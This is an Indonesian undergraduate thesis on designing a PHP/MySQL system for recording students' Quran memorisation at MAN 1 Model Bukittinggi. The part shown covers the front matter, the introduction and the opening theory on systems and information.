SISTEM INFORMASI PENDATAAN HAFALAN AYAT (TAHFIDZ) SISWA DI MAN 1 MODEL BUKITTINGGI MENGGUNAKAN BAHASA PEMROGRAMAN PHP/MySQL

SKRIPSI

Diajukan Untuk Memenuhi Salah Satu Syarat Guna Mencapai Gelar Sarjana (S1)
Pendidikan Teknik Informatika dan Komputer Dalam Fakultas Tarbiyah



Disusun Oleh :

MELIA EKA PUTRI
2512.100

JURUSAN PENDIDIKAN TEKNIK INFORMATIKA DAN KOMPUTER
FAKULTAS TARBIYAH DAN ILMU KEGURUAN
INSTITUT AGAMA ISLAM NEGERI (IAIN)
BUKITTINGGI

2016 M/1437 H

KATA PENGANTAR



Alhamdulillah, segala puji dan syukur penulis ucapkan kehadirat Allah SWT, yang telah melimpahkan rahmat serta karunia-Nya kepada saya sehingga saya dapat menyelesaikan skripsi tepat pada waktunya. Shalawat beriringkan salam saya ucapkan buat junjungan umat yakni nabi Muhammad SAW yang telah membawa kita kepada alam yang penuh dengan ilmu pengetahuan seperti yang dirasakan pada saat ini.

Skripsi ini disusun sebagai salah satu syarat dalam menyelesaikan studi pada Jurusan Pendidikan Teknik Informatika dan Komputer untuk mencapai gelar Sarjana Pendidikan. Adapun judul pada skripsi ini adalah **" *Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi Menggunakan Bahasa Pemrograman PHP/MySQL* "**

Penulisan skripsi ini tidak akan terlaksana dengan baik tanpa adanya bantuan dari berbagai pihak. Oleh karena itu izinkan penulis mengucapkan rasa syukur kepada orang-orang yang telah berjasa dalam penyelesaian skripsi ini diantaranya:

1. Ibu Ketua dan Bapak/Ibu Pembantu Ketua, Bapak Ketua Jurusan Tarbiyah serta Ibu Ketua Jurusan Pendidikan Teknik Informatika dan Komputer yang telah memberikan fasilitas kepada penulis dalam menambah ilmu pengetahuan di IAIN ini.
2. Bapak selaku pembimbing I,Dr.H.Nunu Burhanuddin,Lc,M.A dan Riri Okra M.Kom, selaku pembimbing II dan sekaligus sebagai Penasehat Akademik

dalam penyelesaian skripsi ini, terima kasih atas bimbingan yang telah diberikan selama penulis menyelesaikan skripsi.

3. Bapak/Ibu pegawai perpustakaan yang telah menyediakan fasilitas kepada penulis dalam menyelesaikan skripsi ini.
4. Bapak/Ibu dosen yang telah memberikan ilmunya sehingga penulis bisa melanjutkan karya Ilmiah ini dalam bentuk skripsi.
5. Ibuk Liza Efriyanti S.Si, M.Kom selaku Ketua Jurusan PTIK
6. Kepada Sekolah MAN 1 Model Bukittinggi .
7. Teristimewa buat inspirasi hidup yang tercinta ayahanda Syahril dan ibunda Asma (Alm) yang telah membesarkan dan mendidik penulis, selalu memberikan dukungan serta rasa optimis menyongsong masa depan, serta kakak dan adik tersayang da Warlis, da Yos, da Ad, kak Wilda, kak Rika, bang Nof, kak Liza, kak Riva, dan ponaanku Zhie-zie, Zakkie, Syakila, Hasbi, Syauqi, Syilla, Khalif yang menjadi sumber semangat bagi penulis untuk berbuat yang terbaik demi masa depan yang lebih baik.
8. Rekan-rekan seperjuangan pada Program Studi PTIK angkatan 2012, serta teristimewa sahabat (yati, heni, yelpi), PTIK 7E dan teman-teman lainnya yang tidak dapat penulis sebutkan satu persatu namanya. Terimakasih atas semua bantuan dan dukungannya, semoga semua dapat meraih cita-cita serta mendapatkan hal yang terbaik.

Selanjutnya kepada semua pihak yang tidak dapat penulis sebutkan satu persatu. Doa dan harapan penulis kepada semua pihak yang telah memberikan bantuan semoga Allah membalasi serta melimpahkan rahmat dan karunia-Nya. Amin

Penulis menyadari bahwa penulisan skripsi ini masih jauh dari kesempurnaan, untuk itu penulis mengharapkan kritikan dan masukan dari pembaca demi kesempurnaan skripsi ini. Dengan segala kerendahan hati, penulis sajikan karya tulis dalam bentuk skripsi dengan harapan bisa bermanfaat bagi kita semua. Amin.

Bukittinggi, Februari 2016

Penulis

Melia Eka Putri
NIM. 2512.100

DAFTAR ISI

Hal

HALAMAN PERSETUJUAN

HALAMAN PENGESAHAN

HALAMAN PERNYATAAN

KATA PENGANTAR i

DAFTAR ISI iv

DAFTAR TABEL vii

DAFTAR GAMBAR viii

DAFTAR LAMPIRAN ix

ABSTRAK x

BAB I : PENDAHULUAN

A. Latar Belakang 1
B. Identifikasi Masalah 6
C. Batasan Masalah 6
D. Rumusan Masalah 6
E. Tujuan dan Kegunaan Penelitian 7
F. Manfaat Penelitian 7
G. Penjelasan Judul 8

BAB II : LANDASAN TEORI

A. Konsep Sistem 10
   1. Definisi 10
   2. Karakteristik 11
   3. Klasifikasi 13

B. Konsep Dasar Informasi 14
1. Definisi 14
2. Siklus 14
3. Nilai 17

C. Konsep Dasar Sistem Informasi 17
1. Definisi Si 17
2. Komponen SI 18
3. Tujuan SI 18

D. Kegiatan Tahfidz 19
1. Definisi Al-Qur'an 19
2. Definisi Menghafal Al-Qur'an 20
3. Hukum Menghafal Al-Qur'an 21
4. Faedah terpenting dari Menghafal Al-Qur'an 21
5. Kesiapan Dasar Menghafal Al-Qur'an 22
6. Syarat-syarat Menghafal Al-Qur'an 22
7. Faktor Pendukung Menghafal Al-Qur'an 23

E. Perancang Sistem 24
1. *UML* (*unified modelling language*) 24
2. Diagram Hubungan Antar Entitas (*ERD*) 32
3. *Flowchart* 35

F. Bahasa Pemrograman 37
1. Bahasa Pemrograman 37

G. *Software* yang digunakan
1. PHP dan MySQL 37
2. Xampp Server 40
3. Macromedia Dreamweaver 41

BAB III : METODOLOGI PENELITIAN

A. Waktu dan Tempat Penelitian 43
B. Metode Penelitian 43
C. Model Pengembangan Sistem 44
D. Tahapan Penelitian 47
E. Instrumen Penelitian 49
F. Tahap Pengujian 49

BAB IV : HASIL DAN PEMBAHASAN

A. *Define* 50
B. *Design* 50
1. *Design* Sistem Secara Umum 50
2. *Design* Sistem Secara Terinci 56
C. *Development* 66
D. *Dissaminate* 67

BAB V : PENUTUP

A. Kesimpulan 68
B. Saran 68

DAFTAR PUSTAKA

LAMPIRAN

RIWAYAT HIDUP PENULIS

DAFTAR TABEL

Hal

Tabel 2.1 Simbol-simbol *Use Case Diagram* 25
Tabel 2.2 Simbol-simbol *Statechart Diagram* 29
Tabel 2.3 Simbol-simbol *Activity Diagram* 30
Tabel 2.4 Simbol-simbol *Sequence Diagram* 31
Tabel 2.5 Simbol-simbol pada *Flowchart* 36
Tabel 4.1 Laporan Data Siswa 41
Tabel 4.2 Laporan Hasil Hafalan Siswa 57
Tabel 4.3 *File Login* 58
Tabel 4.4 *File* Data Siswa 58
Tabel 4.5 *File* Data Nilai 59

DAFTAR GAMBAR

Hal

Gambar 2.1 Siklus Informasi 15
Gambar 2.2 Atribut Informasi 16
Gambar 2.3 Lima Komponen Sistem Informasi 19
Gambar 2.4 Simbol Component Diagram 32
Gambar 3.1 Konsep Dasar *4D* 44
Gambar 3.2 *SDLC Waterfall* model..... 45
Gambar 3.3 Tahapan Penelitian..... 48
Gambar 4.1 *Use Case Diagram*..... 52
Gambar 4.2 *Sequence DiagramAdmin* 53
Gambar 4.3 *Sequence Diagram User* 54
Gambar 4.4 *Activity Diagram Admin* 55
Gambar 4.5 *Activity Diagram User* 55
Gambar 4.6 Relasi Antar Tabel 60
Gambar 4.7 *Form Login* 61
Gambar 4.8 *Form input data siswa* 62
Gambar 4.9 *Form input data nilai*..... 63

DAFTAR LAMPIRAN

Lampiran I Flowchart 70

Lampiran II Listing Program 74

Lampiran III Eksekusi Program..... 107

ABSTRAK

Melia Eka Putri, 2512.100. *"Sistem Informasi Pendataan Hafalan Ayat (Tahfidz) Siswa di MAN 1 Model Bukittinggi Menggunakan Bahasa Pemrograman PHP/MySQL*. Skripsi, Program Sarjana, Institut Agama Islam Negeri (IAIN) Bukittinggi.

Pemanfaatan ilmu pengetahuan dan teknologi informasi yang berkembang begitu cepat perlu diimbangi dengan kemampuan beradaptasi dengan teknologi tersebut. Salah satunya adalah pada pengaplikasian sistem informasi pendataan hafalan ayat (tahfidz), ini merupakan sebuah program bantu untuk memudahkan guru matapelajaran tahfidz dalam melakukan pengolahan data dan nilai siswa, dengan tujuan untuk memberikan gambaran kemajuan atas hafalan ayat yang telah dilakukan oleh siswa di MAN 1 Model Bukittinggi.

Metode yang penulis gunakan dalam penelitian ini adalah Metode Penelitian dan Pengembangan (*Research and Development)* yaitu metode penelitian yang digunakan untuk menghasilkan produk tertentu, dan menguji keefektifan produk tersebut. Model R & D yang digunakan adalah versi 4D yaitu (*Define-Design-Develop-Dissaminate*). Desain sistem yang dilakukan adalah desain *input*, proses dan *output* dengan mengaplikasikannya pada bahasa pemrograman *PHP/MySQL* .

Berdasarkan hasil penelitian yang penulis lakukan, dapat diketahui bahwa model pengembangan sistem ini dapat digunakan dalam melakukan pendataan hafalan ayat siswa di MAN, sehingga hasil yang didapatkan lebih akurat, efektif dan efisien dari segi waktu dan tenaga.

Kata Kunci : SI, Hafalan Ayat (*Tahfidz*), PHP/MySQL

BAB I

PENDAHULUAN

A. Latar Belakang

Islam merupakan agama yang sangat menghargai ilmu pengetahuan. Allah s.w.t mewajibkan umat-Nya untuk selalu menuntut ilmu, baik itu ilmu agama, maupun ilmu pengetahuan. Ilmu pengetahuan memiliki peranan yang sangat penting, akan tetapi sebagian orang tidak menyadari pentingnya memiliki ilmu dalam menjalani kehidupan ini.

Ilmu pengetahuan yang memiliki peranan penting tersebut ditegaskan oleh Allah dalam Surat Alfathir ayat 29,30 sebagai berikut :

إِنَّ ٱلَّذِينَ يَتۡلُونَ كِتَٰبَ ٱللَّهِ وَأَقَامُواْ ٱلصَّلَوٰةَ وَأَنفَقُواْ مِمَّا رَزَقۡنَٰهُمۡ سِرّٗا وَعَلَانِيَةٗ يَرۡجُونَ تِجَٰرَةٗ لَّن تَبُورَ ٢٩ لِيُوَفِّيَهُمۡ أُجُورَهُمۡ وَيَزِيدَهُم مِّن فَضۡلِهِۦٓۚ إِنَّهُۥ غَفُورٞ شَكُورٞ ٣٠

"*Sesungguhnya orang-orang yang selalu membaca kitab Allah dan mendirikan shalat dan menafkahkan sebahagian dari rezki yang Kami anuge-rahkan kepada mereka dengan diam-diam dan terang-terangan, mereka itu mengharapkan perniagaan yang tidak akan merugi,*

Agar Allah menyempurnakan kepada mereka pahala mereka dan menambah kepada mereka dari karunia-Nya. Sesungguhnya Allah Maha Pengampun lagi Maha Mensyukuri." (Q.S 35: 29-30)

Kalam Allah diatas menjelaskan kepada hamba-Nya bahwa Allah menyuruh umat-Nya untuk selalu membaca alqur'an, mendirikan shalat dan melaksanakan ibadah-ibadah lainya sesuai dengan yang diperintahkan Allah s.w.t. Allah s.w.t memberikan anugerah kepada setiap hamba yang selalu beribadah kepada-Nya. Salah satunya anugerah akal. Anugerah akal yang diberikan oleh Allah swt akan membedakan manusia yang berilmu dengan manusia yang lainnya. Sehingga manusia yang berilmu memiliki derajat yang tinggi jika dibandingkan dengan dengan manusia yang tidak memiliki ilmu.

Saat ini kemajuan Ilmu Pengetahuan dan Teknologi atau IPTEK sudah berkembang secara pesat, kemajuan IPTEK tersebut memberikan pengaruh yang sangat cepat sebagaimana dirasakan oleh siswa dan guru-guru. Dengan adanya kemajuan teknologi, sangat membantu pekerjaan guru disekolah, ketika dalam kegiatan PBM, maupun kegiatan-kegiatan lain disekolah. Akan tetapi kemajuan teknologi ini juga memiliki pengaruh positif dan negatif.

Dampak positifnya adalah siswa dapat dengan cepat mengetahui apa saja yang terbaru yang belum pernah dia ketahui sebelumnya, seperti penggunaan berbagai media elektronik yang dapat membantu dan mempermudah pekerjaan manusia. Disamping dampak positif tersebut, juga terdapat dampak negatif yang ditimbulkan yaitu siswa dapat dengan cepat mengerti bagaimana cara menggunakan komputer, laptop, dan juga internet, namun kepandaian yang dimiliki oleh siswa-siswa tersebut banyak yang sering disalahgunakan. Banyak siswa yang menggunakan kemajuan teknologi ini hanya untuk hal-hal yang tidak penting, salah

satunya hanya untuk memainkan aplikasi *game online* yang dapat mengganggu minat belajar siswa.[1]

Al-Qur'an adalah kemuliaan yang paling tinggi. Al-Quran adalah kalam Allah Swt. Al-Qur'an merupakan kitab yang diturunkan dengan penuh berkah, yang dapat memberikan petunjuk kepada manusia untuk selalu berada di jalan yang lurus. Dengan mengikuti petunjuk itu, manusia akan menjadi orang yang berbahagia, beruntung dunia dan di akhirat. Dengan dimuatnya ayat-ayat tersebut pada awal kitab yang menjadi pengantar,maka Al-Qur'an jelaslah berfungsi sebagai kitab pedoman bagi para pembacanya. Tidak ada keburukan di dalamnya, oleh karena itu sebaik-baik manusia adalah mereka yang mempelajari Al-Qur'an dan mengajarkannya.[2]

Allah juga telah berfirman didalam kitab-Nya, Alqur'an yang artinya : *" Dan bacakanlah apa yang diwahyukan kepadamu, yaitu kitab Rabb-mu (Al Quran) "* . Didalam ayat ini Allah memerintahkan umat manusia untuk membaca dan mempelajari, wahyu yang telah diberikan kepada Rasulullah agar dipelajari oleh umat manusia sebagai pedoman hidupnya. Disamping itu, Allah juga memerintahkan umat-Nya untuk menghafal ayat suci Al-qur'an, karena Allah telah menjanjikan kepada setiap umat-Nya yang menghafal Al-qur'an keistimewaan untuknya nanti di akhirat.

Menghafal Al-Qur'an adalah sebuah aktifitas mencamkan dengan sengaja dan dikehendaki dengan sadar dan sungguh-sungguh. Hukum menghafal Al-Qur'an adalah fardhu kifayah. Menghafal Al-Qur'an adalah salah satu usaha yang paling

[1] Novi, Wakil Kepala Sekolah MAN 1 Model Bukittinggi, 28 mei 2015
[2] Jan Ahmad Wassil, *Memahami isi kandungan Al-Qur'an*, hal 16

mulia agar Al-Qur'an dapat terpelihara bacaannya. Menghafal al-qur'an merupakan salah satu ibadah yang dijanjikan oleh Allah swt pahala yang sangat besar. Allah swt menjanjikan surga bagi para penghafal al-qur'an. Para penghafal alqur'an disebut dengan Hafidz/hafidzah. Kegiatan menghafal ayat al-qur'an dinamakan dengan Tahfidz.

Tahfidz merupakan suatu kemampuan untuk mempelajari dan mencoba menyimpan ayat-ayat Al-Qur'an di dalam ingatan. Salah satu cara melestarikan Al-Qur'an adalah mengajarkan pada anak sejak dini. Berbagai macam perbuatan dan tindakan dapat dilakukan oleh seseorang agar proses hafalan Al-Qur'an dapat dilaksanakan dengan baik, sesuai dengan tujuan yang ingin dicapai.

Berbagai upaya dan usaha dilakukan oleh beberapa sekolah untuk mengatasi dampak negatif diatas yaitu dengan mengadakan kegiatan yang dapat meningkatkan nilai keagamaan terhadap pribadi siswanya. MAN 1 Model Bukittinggi merupakan salah satu Madrasah Aliyah Negeri di Kota Bukittinggi yang selalu berupaya untuk meningkatkan mutu pendidikan khususnya dalam bidang keagamaan. Kegiatan keagamaan yang paling ditekankan oleh MAN 1 Model Bukittinggi saat ini adalah kegiatan tahfiz atau menghafal ayat alqur'an.

Kegiatan tahfidz diterapkan di sekolah ini berdasarkan kebijakan yang dibuat oleh Kementerian Agama (KEMENAG) Bukittinggi NO. XX. Kegiatan tahfidz dilakukan pada setiap tingkat kelas, mulai dari kelas X (Sepuluh) sampai kelas XII (Dua Belas). Masing-masing siswa akan melakukan penyetoran hafalan ayat kepada guru tahfidz. Kegiatan hafalan ayat disekolah ini menuntut siswa untuk

menghafal beberapa juz ayat al-qur'an.[3] Setiap tingakatan kelas dianjurkan untuk menghafal 1 juz ayat al-qur'an. Dimulai dari juz 30, lanjut juz 1 dan juz 2, bahkan sebagian dari siswa di MAN 1 Model Bukittinggi ada yang melebihi batas yang telah dianjurkan. Ada yang telah mencapai 6 juz[4].

Saat ini pendataan data dan hafalan ayat yang disetor siswa tersebut masih dicatat pada daftar hafalan ayat yang berupa lembaran kertas. Lembar hafalan ayat tersebut rentan hilang dan rusak dan sering tergabungnya data nilai hafalan siswa tersebut dengan data siswa yang lain, sehingga hasil kegiatan tahfiz tersebut kurang maksimal. Karena tidak dapat memberikan gambaran terhadap pimpinan sekolah tentang progres kemajuan dan peningkatan dari kegiatan tahfiz yang diadakan.

Salah satu solusi yang akan penulis lakukan dalam mengatasi permasalahan di atas adalah dengan merancang sistem informasi pendataan hafalan ayat alqur'an siswa MAN 1 Bukittinggi menggunakan *PHP MySQL*. Hasil dari sistem ini adalah berupa pendataan dari hafalan ayat masing-masing siswa dan laporan progres kemajuan atau peningkatan kegiatan tahfizd yang dapat diakses kapan saja, serta digunakan oleh pimpinan sekolah dalam melakukan evaluasi.

Berdasarkan latar belakang diatas, maka penulis tertarik untuk mengangkat sebuah penelitian dengan judul **"*Sistem Informasi Pendataan Hafalan Ayat Alqur'an (Tahfidz) Siswa MAN 1 Model Bukittinggi Menggunakan Bahasa Pemrograman PHP My SQL*".**

[3] Novi, Wakil Kepala Sekolah MAN 1 Model Bukittinggi, 28 mei 2015."observasi awal"

[4] Novi dan Yosi ,Wakil Kepala Sekolah MAN 1 Model Bukittinggi, 20 september 2015 " penelitian"

B. Identifikasi Masalah

Berdasarkan latar belakang masalah diatas, maka dapat diidentifikasi masalah sebagai berikut:

1. Guru melakukan pendataan hafalan ayat masing-masing siswa dengan cara manual yaitu pendataan pada setiap lembar hafalan ayat.
2. Lembaran hafalan ayat yang disetor oleh masing-masing siswa tersebut rentan hilang dan rusak.
3. Catatan hafalan ayat yang sudah disetor siswa sering penempatannya tergabung dengan data siswa yang lama, sehingga banyak yang tidak teramati dengan baik.

C. Batasan Masalah

Berdasarkan identifikasi masalah diatas, maka dapat dibatasi permasalahan sebagai berikut:

1. Sistem informasi ini dibuat untuk membantu guru dalam melakukan pendataan laporan hafalan ayat (tahfidz) para siswa, sehingga guru dapat mengetahui sejauh mana perkembangan siswa dalam menghafal Al-Qur’an.
2. Sistem informasi ini dibuat menggunakan bahasa pemrograman *PHP MySQL*.
3. Penelitian dilakukan di MAN Model 1 Bukittinggi pada kelas X, XI dan XII

D. Rumusan Masalah

Berdasarkan batasan masalah diatas, maka dapat dirumuskan permasalahan sebagai berikut:

"Bagaimana rancangan sistem informasi pendataan hafalan ayat alqur'an (tahfizd) siswa MAN 1 Model Bukittinggi menggunakan bahasa pemrograman *PHP MySQL* ?"

E. Tujuan dan Kegunaan Penelitian

Adapun tujuan penelitian ini adalah untuk merancang sistem informasi pendataan hafalan ayat alqur'an (tahfizd) siswa MAN 1 Model Bukittinggi menggunakan bahasa pemrograman *PHP/ MySQL*.

F. Manfaat Penelitian

Manfaat penelitian ini adalah sebagai berikut:

1. Pihak sekolah

   Sebagai bahan pertimbangan dan evaluasi dalam rangka peningkatan mutu pendidikan.

2. Siswa

   Mempermudah dalam mendapatkan informasi tentang hafalan ayat yang telah disetor dan dapat mengetahui progres kemampuan hafalan ayat setiap siswa.

3. Penulis

   a. Untuk mengembangkan diri atau melakukan penelitian sebagai syarat untuk memperoleh gelar S.Pd pada IAIN Bukittinggi.

   b. Dapat mengaplikasikan ilmu yang telah didapat saat perkuliahan.

G. Penjelasan Judul

Untuk mempermudah dalam pemahaman judul skripsi ini, maka penulis merasa perlu untuk memberikan penjelasan mengenai kata-kata kunci dari judul ini yaitu:

Sistem Informasi : Sekelompok elemen- elemen dalam suatu organisasi yang saling berintegrasi dengan menggunakan masukan, proses dan keluaran dengan maksud yang sama untuk mencapai suatu tujuan dan dapat digunakan membantu pengambilan keputusan yang tepat.[5]

PHP : Bahasa pemrograman untuk membuat web yang bersifat *server-side scripting*. PHP memungkinkan anda untuk membuat halaman web yang bersifat dinamis.[6]

MySQL : Database yang paling populer digunakan untuk membangun aplikasi web yang menggunakan database sebagai sumber dan pengolah datanya.[7]

---

[5] Indrajani, *Sistem Basis Data Dalam Paket Five in One*, (Jakarta: PT Elex media komputindo, 2009),h.4

[6] Eko Prasetyo, *Pemrograman Web PHP & MySQL*, (Yogyakarta: Graha Ilmu, 2008)h.19

[7] Betha Sidik, *My SQL*, (Bandung : Informatika, 2005), Cet Ke-2, hal.1

Jadi, maksud dari judul penulis adalah suatu sistem informasi yang berbasis computer yang membantu guru dalam melakukan pendataan dan penginputan hafalan ayat (tahfidz) siswa, bertujuan untuk melihat perkembangan hasil hafalan siswa dan membuatkan sistem yang dapat menyimpan data hafalan siswa dalam jangka waktu yang lama, dengan menggunakan bahasa pemrograman PHP/ MySQL.

BAB II

LANDASAN TEORI

A. Konsep Sistem

1. Definisi Sistem

Sistem adalah kumpulan elemen yang saling berinteraksi untuk mencapai satu tujuan tertentu.[8]

Sistem berasal dari bahasa Latin (*systēma*) dan bahasa Yunani (*sustēma*) adalah suatu kesatuan yang terdiri komponen atau elemen yang dihubungkan bersama untuk memudahkan aliran informasi, materi atau energi untuk mencapai suatu tujuan.

Pengertian sistem menurut para ahli :

a. Mc. Leod

   System adalah sekelompok elemen yang terintegrasi dengan maksud yang sama untuk mencapai suatu tujuan. Elemen tersebut dapat berupa organisasi, orang atau benda yang melakukan suatu pekerjaan.

b. Menurut Davis

   System adalah bagian- bagian yang saling berkaitan yang beroperasi bersama untuk mencapai beberapa sasaran atau maksud.

Dalam bidang system informasi, system diartikan sebagai sekelompok komponen yang saling berhubungan, bekerjasama untuk mencapai tujuan bersama dengan menerima input serta menghasilkan output dalam proses transportasi yang teratur.

[8] Jogiyanto, *Sistem teknologi informasi,* (Yogyakarta:Andi, 2005), Cet ke1. h. 34

Dari beberapa pendapat para ahli diatas, penulis berkesimpulan bahwa system merupakan sekelompok komponen yang terdiri dari beberapa bagian yang saling berhubungan, berkaitan satu sama lain untuk mencapai sebuah tujuan yang sama, yang mana sistem berada didalamnya dan yang menjadi batas luarnya adalah lingkungan.

2. **Karakteristik system**

Sebuah system memiliki karakteristik atau sifat- sifat tertentu, yang mencirikan bahwa hal tersebut bisa dikatakan sebuah system.

Karakteristik- karakteristik tersebut adalah :

a. Komponen system *(Components)*

Suatu system terdiri dari sejumlah komponen yang saling bekerjasama membentuk satu kesatuan. Komponen- komponen tersebut berupa subsystem atau bagian dari system yang mempunyai sifat- sifat dari mereka yang menjalankan suatu fungsi tertentu dan mempengaruhi proses system secara keseluruhan.

b. Batasan Sistem (*Boundary*)

Batasan system merupakan daerah yang membatasi antara system yang satu dengan system yang lain atau dengan lingkungan luarnya. Batasan system ini menunjukan ruang lingkup dari system itu sendiri.

c. Lingkungan Luar System (***Environtment***)

Lingkungan luar dari system merupakan apapun yang ada diluar lingkup atau batasan system yang mempengaruhi operasi system tersebut.

d. Penghubung system (*Interface*)

Penghubung system atau interface merupakan media yang menghubungkan system dengan subsistem yang lainnya untuk dapat berinteraksi membentuk suatu kesatuan.

e. Masukan system (*Input*)

Masukan system adalah energy yang dimasukan kedalam system. Masukan system dapat berupa pemeliharaan (*maintenance input*). *Maintenance Input* merupakan energy yang dimasukan agar system tersebut dapat beroperasi. Sedangkan, *signal output* adalah energy yang diproses untuk menghasilkan keluaran.

f. Keluaran system (*Output*)

Keluaran system adalah hasil energy yang diolah dan diklasifikasikan menjadi keluaran yang berguna. Keluaran ini merupakan masukan yang berguna bagi subsistem yang lain.

g. Pengolahan system (*Proses*)

Suatu system dapat mempunyai suatu proses yang akan mengubah masukan menjadi keluaran.

h. Sasaran system (*Objective*)

Suatu system memiliki tujuan dan sasaran yang pasti. Hal ini dikarenakan sasaran sangat berguna untuk menentukan masukan yang dibutuhkan system dan keluaran yang akan dihasilkan. Suatu system dikatakan berhasil bila mengenai sasaran atau tujuannya.[9]

[9] Tata Sutabri, *Analisa Sistem Informasi*, (Yogyakarta: ANDI, 2004), Cet.ke-1, h. 12

3. Klasifikasi Sistem

Setiap system memiliki sasaran yang berbeda untuk setiap kasus yang terjadi dalam system tersebut. Oleh karena itu, system dapat diklasifikasikan dari beberapa sudut pandang, yaitu:

a. System diklasifikasikan sebagai system abstrak dan system fisik

System abstrak yaitu system yang berupa pemikiran atau ide yang tidak tampak secara fisik, misalnya system teologi. Sedangkan system fisik adalah system yang ada secara fisik, misalnya system computer.

b. System diklasifikasikan sebagai system alamiah dan system buatan manusia.

System alamiah adalah system yang terjadi karena proses alam tidak dibuat oleh manusia melainkan Allah SWT, misalnya system pergantian siang dan malam. Sedangkan, system buatan manusia yaitu system yang dirancang oleh manusia. Sistem buatan manusia yang melibatkan interaksi antara manusia dan mesin man-machine-sistem.

c. Sistem diklasifikasikan sebagai sistem tertentu (*deterministic sistem*) dan sistem tak tentu (*probabilistic sistem*)

Sistem tertentu adalah sistem yang beroperasi dengan tingkah laku yang sudah dapat diprediksi. Sistem computer adalah sistem tertentu yang tingkah lakunya dapat diprediksi berdasarkan program yang dijalankan. Sedangkan sistem tak tentu adalah sistem yang masa depannya tidak dapat diprediksi karena mengandung unsur probabilitas.

d. Sistem diklasifikan sebagai sistem tertutup dan sistem terbuka.

Sistem tertutup adalah sistem yang tidak berhubungan dan tidak berpengaruh dengan lingkungan luarnya dan dapat bekerja secara otomatis. Namun kenyataannya, tidak ada sistem yang benar- benar tertutup yang ada hanya *relatively closed sistem* (secara relative tertutup namun tidak benar- benar tertutup).

Sedangkan sistem terbuka adalah sistem yang berhubungan dan terpengaruh dengan lingkungan luarnya. Sistem ini menerima masukan dan menghasilkan keluaran untuk linhgkungan luar atau subsistem lainnya.

B. Konsep Dasar Informasi

1. Definisi Informasi

Informasi adalah data yang telah diklasifikasikan atau diolah atau diinterpretasi untuk digunakan dalam proses pengambilan keputusan.

Menurut Gordon B. Davis mendefenisikan informasi sebagai data yang telah diolah menjadi bentuk yang berarti bagi penerimanya dan bermanfaat dalam pengambilan keputusan saat ini atau saat mendatang.[10]


Dari beberapa definisi informasi diatas, dapat disimpulkan bahwa informasi adalah sebuah berita yang belum diolah yang didapatkan dari seseorang, yang akhirnya didapatkan sebuah kesimpulan dari berita yang sudah diolah dan untuk dijadikan sebuah informasi.

2. Siklus Informasi

[10] Riyanto, prilnali eka putra, Hendi indelarko, *Pengembangan Aplikasi Sistem Informasi Geografis berbasis Desktop dan Web*. (Yogyakarta : gava media, 2009). Cet 1, h.23

Untuk memperoleh informasi yang bermanfaat bagi penerimanya, perlu dijelaskan bagaimana siklus yang terjadi atau dibutuhkan dalam menghasilkan informasi.

Menurut Ladjamudin, siklus informasi atau siklus pengolahan data adalah sebagai berikut:




Gambar 2.1 Siklus Informasi

Sumber : Albahra bin Ladjamudin, (2005) , *Analisis dan desain system informasi* , Cet.ke-1, Graha Ilmu, Yogyakarta.

a. Atribut Informasi

Banyak atribut atau kualitas- kualitas yang berkaitan dengan konsep informasi membantu kita didalam mengidentifikasi dan mendeskripsikan kebutuhan- kebutuhan informasi yang spesifik.



Gambar 2.2 Atribut Informasi

Sumber : Riyanto, prilnali eka putra, Hendi indelarko, (2009) , *Pengembangan Aplikasi Sistem Informasi Geografis berbasis Desktop dan Web* , Cet.ke-1, Gava Media, Yogyakarta.

b. Kualitas Informasi

Kualitas informasi yang sangat dipengaruhi atau ditentukan oleh tiga hal pokok, yaitu akurasi (*accuracy*), relevansi (*relevancy*), dan tepat waktu (*timeliness*).

a. Akurat (*accuracy*)

Akurat berarti informasi harus bebas dari kesalahan- kesalahan dan tidak bisa atau menyesatkan. Akurat juga berarti informasi harus jelas mencerminkan maksudnya.

b. Tepat waktu (*timeliness*)

Tepat pada waktunya berarti informasi yang datang pada penerima tidak boleh terlambat karena informasi yang sudah using tidak memiliki nilai lagi karena informasi merupakan landasan dalam pengambilan keputusan.

c. Relevansi (*relevancy*)

Relevan berarti informasi memiliki manfaat untuk penerimanya karena relevansi informasi untuk setiap penerima berbeda- beda.

3. Nilai Informasi

